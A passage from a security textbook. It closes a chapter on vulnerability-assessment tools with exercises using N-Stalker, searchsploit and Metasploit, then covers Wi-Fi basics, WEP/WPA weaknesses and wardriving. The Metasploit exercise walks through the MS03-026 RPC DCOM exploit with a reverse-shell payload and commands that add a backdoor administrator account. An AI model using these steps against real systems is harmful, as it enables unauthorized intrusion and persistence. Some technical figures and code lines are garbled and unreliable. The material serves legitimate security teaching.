Now that you have seen a few of the tools that can be used for vulnerability assessment activities, it is time to start thinking about which ones you are going to use. A significant factor in this decision-making process is what type of assessment you end up performing. You will probably find that system-level scanners will be some of the most useful tools to use on a regular basis. You will also want to consider the disruption factor. For example, you must determine what processes, both human and computer, to put on hold during a scan. Certain scanning tools run intrusive scans, which can disrupt network or computer systems as part of their operation. Many tools, however, can be automated. They can scan machines and networks and report their progress, generate a report when done, or both. With these tools, it is possible to perform scans during off-hours, reducing or eliminating downtime. The degree of disruption, if any, that the user can tolerate is a big factor to be considered.

Picking the Right Platform

You may have noticed that some tools discussed in this chapter work on both Windows systems and on Linux systems, such as Kali. This raises the question of what is the best operating system to use for security testing; that really

depends on the task. As discussed in Chapter 1, there are a few ways to address this concern:

- **Set up a computer as dual boot**—Load Windows and your favorite flavor of Linux on the machine, and you can switch between operating systems as needed. This scenario is workable, but gives you access to only one operating system at a time.
- **Set up a Windows system and run Kali from a DVD or from a USB thumb drive**—Again, this will work, but you have access to only one system at a time.
- **Consider using a virtual machine**—VirtualBox and VMWare enable you to run both operating systems at the same time. This is the preferred method because you can quickly move between operating systems.

For the security professional who is going to be performing on-site work, the virtual machine configuration may be a good choice. It is portable and gives you the ability to take it where you need it. From port scanning with Nmap, to system-level assessments with Nessus, all the way to using Metasploit, you will always be ready for the task. Just remember that the tradeoff is that you may give up some performance by using a laptop.

Summary

Automated assessment tools are important to the security professional. Products such as Nessus, Retina, and others help provide a baseline of security. These tools are most useful when used for periodic assessments and reviews. They enable the user to get an overall view of the vulnerabilities and potential exposure of networked devices. Used along with inventory management, patch management, and other good security practices, these techniques can go a long way toward securing the infrastructure of a network.

The other interesting category of assessment tools discussed here are the exploitation framework and attack tools. These tools are much more mature than they were just a few years ago. Metasploit is one of the more powerful tools in this category. It is a free tool that is available for Linux and Windows, and it allows several different payload modules to be used for any specific exploit. The three default interfaces to Metasploit are Armitage, msfconsole, and msfcli. The Armitage interface uses a web-based control, and can be used by most browsers. The msfconsole system is the most useful and flexible because it utilizes an interactive command-line shell. The msfcli interface can be useful when Metasploit needs to be accessed through a script.

All these tools allow you to find a vulnerability and then point and click to exploit it. Tools such as Core Impact are not free, but they do allow you to

seamlessly set the source of exploits and move to total control of the system. Core Impact has a high level of sophistication that uses a methodical, step-by-step approach to penetration testing. It has been developed in such a way that users with any level of training can use it.

Key Terms

- **Common Vulnerabilities and Exposures (CVE)**—A dictionary of standard terms related to security threats
- **Nessus**—A system-level security-assessment program
- **Public Key Infrastructure (PKI)**—An electronic framework for trusted security that works much like a driver's license bureau in the real world in that it provides a level of trust
- **Secure Sockets Layer (SSL)**—Developed in 1994 by Netscape, an encryption protocol that encodes data sent over the World Wide Web and makes it unreadable to anyone intercepting the transmission by using a public key cryptosystem
- **Transport Layer Security (TLS)**—An application-independent protocol, functionally the same as SSL, that is used for establishing a secure connection between a client and server
- **Vulnerability scanner**—Software designed to scan for and find vulnerabilities in a network, application, or code

Exercises

This section presents several hands-on exercises to help reinforce your knowledge and understanding of the chapter. I selected the tools and utilities used in these exercises because they are easy to obtain. The goal is to provide you with *real* hands-on experience.

Exploring N-Stalker, a Vulnerability Assessment Tool

N-Stalker is a web server security-auditing tool that scans for more than 30,000 vulnerabilities. You need to download and install N-Stalker from `www.nstalker.com`.

1. Start N-Stalker from a Windows computer by choosing Start→Programs→N-Stalker→N-Stalker Free Edition. You see the startup screen shown in Figure 7-10.

2. In the web application URL field enter a host address or a range of addresses to scan.
3. Click Start Scan.
4. After the scan is complete, the N-Stalker Report Manager prompts you to select a format for the resulting report. Choose Generate HTML.
5. Review the HTML report for vulnerabilities.

Armed with this report, your next step should be to set priorities on which services should be patched and hardened.




Figure 7-10: Use N-Stalker to scan for vulnerabilities.

Exploring Searchsploit on Kali Linux

Searchsploit is a shell script that can be used to search a local repository of the exploit-db. I recommend that you use searchsploit instead of the exploit-db because it is local on your laptop; going online may expose you to tracking. Searchsploit breaks out, in an orderly fashion, various exploits that are available for attacks against specific networks, systems, and applications:

1. Go to Application→Kali Linux→Exploration Tools→Exploit Database. Select the Searchexploit option.
2. To find an exploit for Linux, use the command `root@kali:~# searchsploit linux`.

3. To find an exploit for Apple, use the command
   `root@kali:~# searchsploit apple.`
4. To find an exploit for Android, use the command
   `root@kali:~# searchsploit android.`
5. To find an exploit for Windows, use the command
   `root@kali:~# searchsploit windows.`

Because the information in searchsploit is organized in CSV files, your results will differ slightly from those in the online database.

Metasploit Kali

One of the most popular publicly available attack platforms is the Metasploit Framework. It combines a long list of exploits with sophisticated payloads. This exercise uses Metasploit to examine the RPC Distributed Component Object Model (DCOM) vulnerability in unpatched Microsoft Windows products.

Microsoft operating systems such as Windows 2003 support the RPC protocol, which allows a remote program to execute code locally. One interface to the RPC protocol is DCOM, which listens on RPC ports and handles RPC requests. A vulnerability in the RPC DCOM interface allows an attacker to execute arbitrary code and perform arbitrary actions with system privileges on the target system. Typical actions include the installation of programs and the creation of accounts with full privileges.

In this exercise, you use Kali to attack a Windows system. Before getting started, make sure that you have your Kali DVD or VM that you set up earlier, and a Windows 2003 unpatched computer system running:

1. From the Start menu, choose Kali→Exploitation Tools→Network Exploitation Tools→Metasploit Framework, and select Start.
2. Start Metasploit by entering the following:

   ```
   ./msfconsole
   ```

3. Scanning can take place directly from the Metasploit Framework console. Run Nmap and direct it at your targeted Windows 2000 computer:

   ```
   nmap -sS -T5 192.168.123.xxx
   Note:
   Replace 192.168.123.xxx with the address of the
   system that you are attempting to scan.
   ```

4. Type **show exploits** at the prompt to list all available exploits.

5. Select the msrpc_dcom_ms03_026 exploit by entering the following:

```
use msrpc_dcom_ms03_026
```

6. Type **show payloads** to list all available payloads that work with the current exploit. For this example, select a simple reverse connect shell by entering the following:

```
set PAYLOAD win32_reverse
 The response will be:
PAYLOAD - > win32reverse
```

NOTE **You can also set other variables. For this exercise, you utilize only the basic functions of Metasploit. These are the Metasploit variables you need to be aware of:**

- **RHOST—The remote host you are targeting (in this exercise, the Windows 2003 computer)**
- **LHOST—The local host (the IP address of the Kali system)**
- **TARGET—The supported exploit targets (the version of operating system that is vulnerable)**

7. Enter the IP address of the target with the `set RHOST` command, as shown here:

```
msf msrpc_dcom_m\s03_026 (win32_reverse) > set RHOST 192.168.123.X
```

   The response is:

```
RHOST - > 192.168.123.75
```

8. Show the targets, as follows:

```
msf msrpc_dcom_ms03_026 (win32_reverse)  > show targets
```

   The response is:

```
Supported Exploit Targets
=========================
0 Windows 2K3
```

9. Set the TARGET as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse)  > set TARGET 0
```

   The response is:

```
TARGET - > 0
```

10. Set the LHOST IP address as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse)  > set LHOST 192.168.123.X
```

11. After these variables have been set, type **show options** to confirm the settings of your variables. If everything looks correct, type **exploit**. If the target is vulnerable, you receive a command prompt from the remote host, as shown here:

```
msf msrpc_dcom_ms03_026 (win32_reverse) > exploit
[ *] Starting Reverse Handler.
[ *] Detected a Windows 2003 target
[ *] Sending request...
[ *] Got connection from 192.168.123.23:4321 <- > 192.168.123.75:1027

Microsoft Windows 2003 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32 >
```

12. To verify that you are on the RHOST, type **ipconfig**. At this point, the attacker has local system privileges, and so an escalation of privilege is not necessary. You can now use your command prompt to further exploit the target computer. For example, you might add a backdoor by adding a new user to the administrator group, as follows:

```
net user the_hacker password /add
net localgroup "administrators" the_hacker /add
```

With this particular exploit, you gain system access; however, many exploits can cause denial-of-service (DoS) or other issues, which may not result in a successful attack. In addition, some of the most consistently executable attacks may also have unintended results. Ethical hackers must warn clients of this possible outcome.

CHAPTER

8

Securing Wireless Systems

Ever hear the saying, "The more things change, the more they stay the same"? Consider the not-too-distant past when people used modems and dialup accounts. During this time, wardialing became very popular. Programs such as ToneLoc and Scan were popular. Hackers of the time called ranges of phone numbers looking for systems with modems tied to them. Administrators fought back by limiting the hours that modems were on, using callback systems, and adding caller ID.

Then came the move to the early Internet. The same techniques were used, but instead of wardialing, port scanning was used to search for access to vulnerable systems. Administrators were forced to add firewalls and intrusion detection, and to filter access to unneeded ports at the edge of the network. Today, most networks have some wireless components, which can include wireless networks for guests, Bluetooth connectivity for mice or headsets, or even ZigBee Home Automation. Attackers see wireless in the same way they viewed previous technologies. Wardriving tools can be used to connect to unsecured networks, or wireless cracking tools can be used in an attempt to break weak encryption. Again, administrators must be ready to respond to the threat.

This chapter covers attacking and securing wireless systems. I start by discussing some wireless basics, and then move on to methods used to attack and secure wireless systems. Wireless communication plays a big role in most people's lives, from cell phones and satellite TV to data communication. You probably use a cordless phone at your house, or wireless Internet at the local

coffee shop. Do you ever think about the security of these systems once the information leaves your local device? Your next-door neighbor may be listening to your cordless phone calls with a UHF scanner, or the person next to you at the coffee shop may be sniffing your wireless connection to steal credit card numbers, passwords, or other information. Securing wireless communication is an important aspect of any security professional's duties.

Wi-Fi Basics

The term *wireless* can apply to many things, such as cell phones, cordless phones, global positioning systems (GPS), AM/FM radio, LAN wireless systems, or WAN wireless systems, to name a few. For the purpose of this book, I am discussing IEEE 802.11 LAN wireless systems, the consumer-friendly name given to the 802.11 family of wireless networking protocols. The idea was to give consumers a more market-friendly name than the technical-sounding 802.11. This family of protocols was created by the Institute of Electrical and Electronics Engineers (IEEE). The IEEE also oversees wired specifications of Ethernet such as 802.3.

From an equipment standpoint, wireless costs are similar to those of their wired counterparts. The big difference is that with wireless, there are none of the cable plant costs associated with wired LANs. (The cable plant refers to the physical wires that make up your network infrastructure.) Therefore, a business can move into a new or existing facility with cabling and incur none of the usual costs of running a LAN drop to each end user. Although wireless does have its advantages, you need to consider some issues before deciding whether wireless is the perfect connectivity solution:

- Wireless networks can suffer from interference and signal challenges, whereas wired networks do not.
- Obstacles and interference do not affect wired Ethernet the same way they affect wireless.
- Wired Ethernet does not have a drop in performance the way that wireless does, as long as maximum cable lengths are not exceeded. Also, there is less of a shared medium on wired networks.
- Wired Ethernet is more secure than wireless in that the attacker must gain access to the physical cable plant. A denial-of-service attack is also more difficult to launch in a wired system.

Just consider the fact that wireless networks broadcast data through the public airwaves rather than over network cable. To intercept data on a wired LAN, an intruder must have physical access to the network either by physically connecting over the Ethernet LAN or by logically connecting over the Internet. Wireless systems make it possible for an attacker to sit in the parking lot across

the street and receive the signal. Even if you encrypt the data on your wireless network, the attacker can still sniff it.

Before I get too far into the ways in which wireless can be attacked, I will start by discussing some wireless fundamentals, and then move on to wireless attacks, hacking tools, and finally some ways to secure wireless networks.

Wireless Clients and NICs

Wireless networks require the client to use a wireless adapter or wireless network interface card (NIC) to connect to the network and communicate with other computers. An access point (wireless router) can provide Internet connectivity to multiple users. A simple wireless LAN consists of two or more computers connected via a wireless connection. No cables or wired connections are required; the computers are connected via wireless NICs that transmit the data over the airwaves. Figure 8-1 shows an example of a simple wireless connection.




Figure 8-1: Computers are connected via wireless NICs in wireless ad hoc mode.

Actually, Figure 8-1 shows two computers operating via wireless in ad hoc mode. Wireless systems can operate in either *ad hoc* or *infrastructure* mode. Ad hoc mode does not require any equipment except for wireless network adapters. Ad hoc mode allows point-to-point communication that works well for small networks, and is based on a peer-to-peer style of communication. Infrastructure mode uses a wireless access point (AP). An AP is a centralized wireless device that controls the traffic in the wireless medium. Figure 8-2 shows an example of a wireless LAN (WLAN) setup with an AP.




Figure 8-2: Wireless infrastructure mode with a centralized wireless device

In infrastructure mode, the wireless device communicates with the AP. The AP then forwards the packets to the appropriate computer. If you want to use your wireless-equipped device with a specific AP, it must be configured to use the same service set identifier (SSID). The SSID distinguishes one wireless network from another. The SSID can be up to 32 bits, is case-sensitive, and is easily sniffed whether it is broadcast or not. Overall, infrastructure mode networks are much more scalable than ad hoc wireless networks are.

With wireless networks, you have problems to worry about that you do not have with wired networks. For example, in a wired network, it is easy for any one of the devices to detect whether another device is transmitting. A wireless network can suffer from the hidden node problem. This is a special problem when there is an obstruction (like an elevator shaft) between two clients, or someone has pumped up the AP so loud that a client on one extreme of the basic service can't hear a device on the other extreme. Carrier Sense Multiple Access with Collision Avoidance (CSMA/CA) is used. All wireless operates as CSMA/CA because collisions are situationally dependent, and so arbitration for the airwaves is required and all directed communications must be acknowledged.

Wireless Access Points

Now that you have a basic understanding of wireless devices and how they communicate with each other or with the access point (AP), it is time to turn your attention to the AP. APs can operate in several different modes, depending on what you buy and how much money you spend. These modes are as follows:

- **Normal mode**—Provides a central point of connection for client wireless devices
- **Bridge mode**—Enables the AP to communicate directly with another AP. This requires that both APs be capable of point-to-point bridging. This technology is useful for extending a WLAN between buildings.
- **Repeater mode**—Provides a method to repeat another AP's signal and extends its range

Wireless Communication Standards

This section takes a look at some of the popular wireless standards for use with WLANs. Table 8-1 lists the specifications for these standards.

Table 8-1: IEEE WLAN Standards

IEEE STANDARD	ESTIMATED SPEED	FREQUENCIES (GHZ)
802.11a	54 Mbps	5.150-5.350 and 5.470-5.825
802.11b	11 Mbps	2.400 to 2.2835
802.11g	54 Mbps	2.400 to 2.2835
802.11n	540 Mbps	2.400 to 2.2835
802.ac	500 Mbps	5.525 to 5.825

The first was the legacy 802.11 specification. The amendments are assigned in order. Both "a" and "b" task groups were formed on the same day and ratified on the same day. Release happens when and if they get ratified. The 2.4 GHz band is unlicensed and is known as the Industrial, Scientific, and Medical (ISM) band. When operating, devices may interfere with 802.11b, 802.11g, or 802.11n communications.

The 802.11 family of protocols defines the physical layer standards by which the protocols work. These standards describe the frequency and band, as well as the transmission technology used to access the network and communicate in the defined band. The 802.11b, 802.11g, and 802.11n systems divide the usable spectrum into 14 overlapping, staggered channels whose frequencies are 5 MHz apart. The channels that are available for use in a particular country differ according to the regulations of that country. As an example, in North America, 11 channels are supported, whereas most European countries support 13 channels.

Most wireless devices broadcast by using spread-spectrum technology. This method of transmission sends data over a wide range of radio frequencies (RFs). Spread spectrum lessens noise interference and allows data rates to speed up or slow down, depending on the quality of the signal. Spread spectrum spread spectrum involved a narrow band that jumped around (FHSS), or redundant signaling that was combined with a chipping code. This technology was pioneered by the military to increase the difficulty of eavesdropping and signal jamming. Currently, the following types of spread-spectrum technology exist: direct-sequence spread spectrum (DSSS), frequency-hopping spread spectrum (FHSS). Orthogonal-division multiplexing is also discussed here:

- **DSSS**—With this method the signal is whatever it is, and it is combined with a pattern of bits known as a spreading (or chipping) code. The original Barker code of 802.11 was improved with complimentary code keying (CCK) of 802.11b to bump up data rates. The better the SNR, the more minutely the waveform could be segmented to achieve higher data rates.

- **FHSS**—This method of transmission operates by taking a broad slice of the bandwidth spectrum and dividing it into smaller subchannels of about 1 MHz. The transmitter then hops between subchannels, sending out short bursts of data on each subchannel for a short period of time. This is known as the *dwell time*. For FHSS to work, all communicating devices must know the dwell time and must use the same hopping pattern.

  Because FHSS uses more subchannels than DHSS does, it can support more wireless devices. FHSS devices also typically use less power and are the cheaper of the two types.

- **ODM**—This spread-spectrum technique uses frequency division multiplexing and distributes data over carriers that are spaced apart at precise frequencies. The spacing provides the "orthogonality" and prevents demodulators from seeing frequencies other than their own. The benefits of this technology include resiliency to RF interference and lower multipath distortion; the technology is sometimes called multi-carrier or discrete multi-tone modulation. This technique is used for digital TV in Europe, Japan, and Australia.

Bluetooth Basics

A review of wireless basics would not be complete without some mention of Bluetooth. This is another technology you will most likely come in contact with. Bluetooth is a wireless personal area network (WPAN) technology developed by the Bluetooth Special Interest Group. Bluetooth technology was originally conceived by Ericsson to be a standard for small, cheap radio-type devices that would replace cables and allow for short-range communication. Bluetooth technology enables users to connect many different devices simply and easily without cables. It is named after Harald Bluetooth, a king of Denmark in the late 900s, and is used specifically to provide a peer-to-peer service to cellular phones, laptops, handheld computers, digital cameras, printers, and the like. It uses FHSS technology and hops 1,600 times per second among 79 RF channels. By the mid-1990s, the technology started to grow, and by 2000 its usage had become much more widespread. The three classifications of Bluetooth are as follows:

- **Class 1**—This has the longest range, up to 100 meters, and has 100 milliwatts (mW) of power.
- **Class 2**—Although not the most popular, this classification allows transmission up to 20 meters and has 2.5 mW of power.
- **Class 3**—This is the most widely implemented classification. It supports a transmission distance of 10 meters and has 1 milliwatt (mW) of power.

The IEEE group for Bluetooth is 802.15.1. Bluetooth operates at the 2.45 GHz frequency. The latest devices listen for Wi-Fi and develop hop-patterns to stay away from it to lessen interference.

THE REAL RANGE OF BLUETOOTH

One reason why Bluetooth did not originally have strong security controls built in was that it was believed that Bluetooth could be targeted only from a very close range. That theory did not last long; in 2005, a presentation at Black Hat demonstrated that Bluetooth could be targeted from up to about a mile away. If the attacker was targeting a high-rise or office building, several antennas could be used to track a specific individual as he moved around the building. The actual device used to sniff Bluetooth at these ranges was little more than a modified antenna, duct tape, a gun stock, cable, and tie wraps. Anyone could build such a device in an afternoon. If you would like to learn more about this hack or you want to build your own Bluetooth long-range antenna, take some time to review the information at `www.tomsguide.com/us/how-to-bluesniper-pt1,review-408.html`**.**

Wi-Fi Security

Wired and wireless networks are very different from a security standpoint. First, on a wired network, the user must gain some access to the physical wires or connectors that make up the network infrastructure. Second, the network card must be connected to the network. Finally, there is the issue of authentication. Most networks require users to authenticate themselves with a password, token, or biometric (or combination of these). There were no cryptographers involved with the legacy specification, "wired equivalent privacy" (WEP) encryption was very weak.

Wired Equivalent Privacy

Wired Equivalent Privacy, or WEP for short, was designed to provide the same privacy that a user would have on a wired network. WEP is based on the RC4 symmetric encryption standard and uses either a 64-bit or 128-bit key. WEP's security issue actually begins here, because the entire 64- or 128-bit key is not used for encryption—24 bits of this key are actually pealed off for use as an initialization vector (IV). The purpose of the IV is to encrypt each packet with a different key. This is accomplished by adding the IV to the 40-bit or 104-bit shared key (PSK). The result is IV+PSK. This also has reduced the key strength of the process because the effective lengths of the keys are now only 40 or 104 bits.

There are two ways to generate and use the PSK:

- First, the default key method shares a set of up to four default keys with all the APs.
- Second, the key-mapping method sets up a key-mapping relationship for each wireless station with another individual station. Although slightly more secure, this method is more work; it adds overhead and reduces throughput. This overhead means that many systems that use WEP opt to use a single shared key on all stations.

To better understand the WEP process, you need to understand the basics of Boolean logic. Specifically, you need to understand how XORing (exclusive OR) works. XORing is just a simple binary comparison between 2 bits that produce another bit as a result of the XORing process. When the 2 bits are compared, XORing looks to see whether they differ. If they do, the resulting output is a 1. If the 2 bits are the same, the result is a 0. Table 8-2 shows an example of this.

Table 8-2: XOR Functions

VALUE				
Data Bit	1	0	1	0
Key Bit	1	0	0	1
Resulting Value	0	0	1	1

To understand this process and how WEP functions, look at the seven steps for encrypting a message:

1. The transmitting and receiving stations are initialized with the secret key. This secret key must be distributed by using an out-of-band mechanism such as e-mail, posting it on a website, or giving it to you on a piece of paper (as many hotels do).
2. The transmitting station produces a seed, which is obtained by appending the 40-bit secret key to the 24-bit IV, for input into the RC4 cipher.
3. The key stream is XOR'd with plaintext to obtain the ciphertext.
4. The transmitting station appends the ciphertext to the IV and sets a bit that indicates that it is a WEP-encrypted packet. This completes WEP encapsulation, and the results are transmitted as a frame of data. WEP encrypts only the data. The header and trailer are sent in cleartext.
5. The receiving station checks to see whether the encrypted bit of the frame it received is set. If so, the receiving station extracts the IV from the frame and appends the IV to the secret key.

6. The receiver generates a key stream that must match the transmitting station's key. This key stream is XOR'd with the ciphertext to obtain the sent plaintext.

The big problem with WEP is that the IVs are not exclusive and are reused. This results in a big vulnerability in that reused IVs expose the PSK. To demonstrate this better, consider the following. Assume that your PSK is 8765309. This value would be merged with "qrs" to create the secret key of qrs8765309. This value would be used to encrypt a packet. The next packet would require a new IV. Therefore, it would still use the PSK 8765309, but this time it would concatenate it with the value "mno" to create a new secret key of mno8765309. This would continue for each packet of data created.

This should help you realize that the changing part of the secret key is the IV, and that is what WEP cracking is focused on. A busy AP that sends a constant flow of traffic will actually use up all possible IVs after five to six hours. Once someone can capture enough packets so that he has reused keys, WEP can be cracked. Tools such as WEPCrack and AirSnort were created for just this purpose.

While wireless vendors were working to remove weak IVs, attackers were looking for other ways to crack the encryption standard. In August 2004, a hacker named KoreK released a new piece of attack code that sped up WEP key recovery by nearly two orders of magnitude. Instead of using the passive approach of collecting millions of packets to crack the WEP key, his approach was to actively inject packets into the network. The idea is to solicit a response from legitimate devices on the WLAN. Even though the hacker cannot decipher these packets in their encrypted form, he can guess what they are and use them in a way to provoke additional traffic-generating responses. This makes it possible to crack WEP in less than 10 minutes on many wireless networks. With these issues on everyone's mind, IEEE knew that a new encryption standard would be needed. After all, WEP did not even ensure the authenticity of the data packets.

Wi-Fi Protected Access

The task force assigned to address the growing security needs of wireless users was 802.11i. They were challenged not only to develop a long-term standard but also to develop something that could be used to secure wireless systems quickly. To meet these two demands, Wi-Fi Protected Access (WPA) was developed as a short-term solution.

WPA delivers a level of security way beyond what WEP offers. WPA uses Temporal Key Integrity Protocol (TKIP). TKIP scrambles the keys using a hashing algorithm and adds an integrity-checking feature that verifies that the keys have not been tampered with. WPA improves on WEP by increasing the

IV from 24 bits to 48 bits. Which means key reuse is less likely to occur. WPA also avoids another weakness of WEP by using a different secret key for each packet. Another improvement in WPA is message integrity. WPA introduced a message integrity check (MIC) that is known as Michael. Michael is designed to detect invalid packets and can even take measures to prevent attacks. Best of all, WPA is backward compatible and can work with the RC4 algorithm. This enables users to upgrade existing hardware that may not be able to work with more intense cryptographic algorithms.

In 2004, the long-term solution to wireless security was approved with the release of WPA2. This is the standard that the 802.11i group had been working toward. It was designed to use Advanced Encryption Standard (AES). AES requires much more processing power than RC4, which was included with the original 802.11 design. Key sizes of up to 256 bits are now available, which is a vast improvement over the original 40-bit encryption WEP used. Table 8-3 shows the common modes and types of WPA and WPA2.

Table 8-3: WPA and WPA2 Compared

MODE	WPA	WPA2
Enterprise Mode	Authentication: IEEE 802.1X EAP Encryption: TKIP/MIC	Authentication: IEEE 802.1X EAP Encryption: AES/CCMP
Personal Mode	Authentication: PSK Encryption: TKIP/MIC	Authentication: IEEE 802.1X EAP Encryption: TKIP/MIC

While WPA still used RC4, WPA2 deployed AES as Countermode with Cipher Block Chaining Message Authentication Code Protocol (CCMP). CCMP is based on the AES encryption algorithm. It expands the IV to 48 bits to prevent rollover and detects replayed traffic. Another WPA authentication protocol is Extensible Authentication Protocol (EAP), defined in RFC 3758. EAP is an authentication framework, not an authentication mechanism. EAP rides on top of the Ethernet protocol to facilitate authentication between the client requesting to be authenticated and the server performing the authenticating. It's transport includes EAPoL (EAP over LAN) or EAPoW. There are four basic types of EAPOL packets:

- **The EAPOL packet**—This message type is simply a container for transporting EAP packets across a LAN.
- **The EAPOL start**—This message is used by the client to inform the authenticator it wants to authenticate to the network.
- **The EAPOL logoff**—This message informs the authenticator that the client is leaving the network.
- **The EAPOL key**—This message type is used with 802.1X for key distribution.

Finally, there is TKIP. TKIP addressed the known deficiencies that WEP presented. It was provided as a stop-gap measure as more people migrated to more solid AES-based solutions.

802.1x Authentication

802.1x provides port-based access control. When used in conjunction with EAP, it can be a means to authenticate devices that attempt to connect to a specific LAN port. Although EAP was designed for the wired world, it is used in Wi-Fi as a way of communicating authentication information and encryption keys between a client or supplicant and an access control server such as RADIUS. In wireless networks, EAP works as follows:

1. The AP requests authentication information from the client.
2. The user supplies the requested authentication information.
3. The AP acts as a proxy and forwards the client-supplied authentication information to a standard RADIUS server for authentication and authorization.
4. The client is allowed to connect and transmit data upon authorization from the RADIUS server.

The EAP can be used in other ways, depending on its implementation: Password, digital certificates, and token cards are the most common forms of authentication used. EAP can be deployed as EAP-MD5, Cisco Lightweight EAP (LEAP), EAP with Transport Layer Security (EAP-TLS), or EAP with Tunneled TLS (EAP-TTLS).

IN THE LAB

All this talk of wireless may have you thinking of how to apply this to your network security lab. The best place to start is by observing some wireless traffic with and without encryption. You will need an AP, a wireless card, and a sniffer to complete this task. You will find Wireshark already installed in the Kali distribution. Use your Windows client to connect to your AP, and make sure that all encryption is turned off. This primarily includes WEP and WPA, as those are the two most commonly found protocols. Once the AP has been reconfigured, start Kali and connect through a wireless card to the Internet. Then start Wireshark and ensure that it is capturing traffic. Browse several pages on the Internet and then stop Wireshark. If you look at any individual frame from the wireless client, you will notice that everything is in cleartext.

Next, reconfigure the access point to use WEP or WPA2. Again, start capturing traffic with Wireshark and browse several random pages on the Internet. Stop the capture; notice how the traffic is now encrypted? Even with the encryption, you may notice that the media access control (MAC) addresses (physical addresses) are still in the clear. WPA2 and WPA protect the contents of the packet and not the physical frame. When finished, verify that the AP has encryption turned on.

Wireless LAN Threats

Wireless networks are open to a number of threats that you may not consider on a wired network. This section discusses some of the attacks that can be launched against a wireless LAN. These include wardriving, eavesdropping, rogue APs, and denial-of-service attacks.

Wardriving

Wardriving is the use of a laptop and a wireless NIC to look for wireless networks. The entire act of searching for wireless networks has created some unique activities, starting with wardriving itself:

- **Wardriving**—The act of finding and marking the locations and status of wireless networks. This activity is usually performed by someone in an automobile. The wardriver typically uses a GPS device to record the location, and a discovery tool such as NetStumbler.
- **Warchalking**—The act of marking buildings or sidewalks with chalk to show others where it is possible to access an exposed wireless network.
- **War flying**—Similar to wardriving, except that a plane is used rather than a car. One of the first publicized acts occurred in the San Francisco area.

As you can see, the concept is simple: move from place to place and look for wireless networks. If the wardriver has a GPS attached to his laptop or handheld device, all he needs to do is log this data, and over time he can start to assemble a database of networks and their locations. Some websites have even been set up for just this purpose. Figure 8-3 shows one such site, `www.wigle.net`.




Figure 8-3: WiGLE.net displays maps of wireless LANs.

On the surface, it may not be illegal to search for and find wireless networks. The real concern is what comes next. Piggybacking is the first issue that comes to mind. Just like addicts need a fix, some people *need* Internet access. It may be the guy across the hall in your apartment building who just does not have the cash for his own Internet access, or it could be the road warrior who needs to check his e-mail and feels he just cannot wait until he gets home or back to the office.

THE TSA IS TRACKING YOUR PHONE

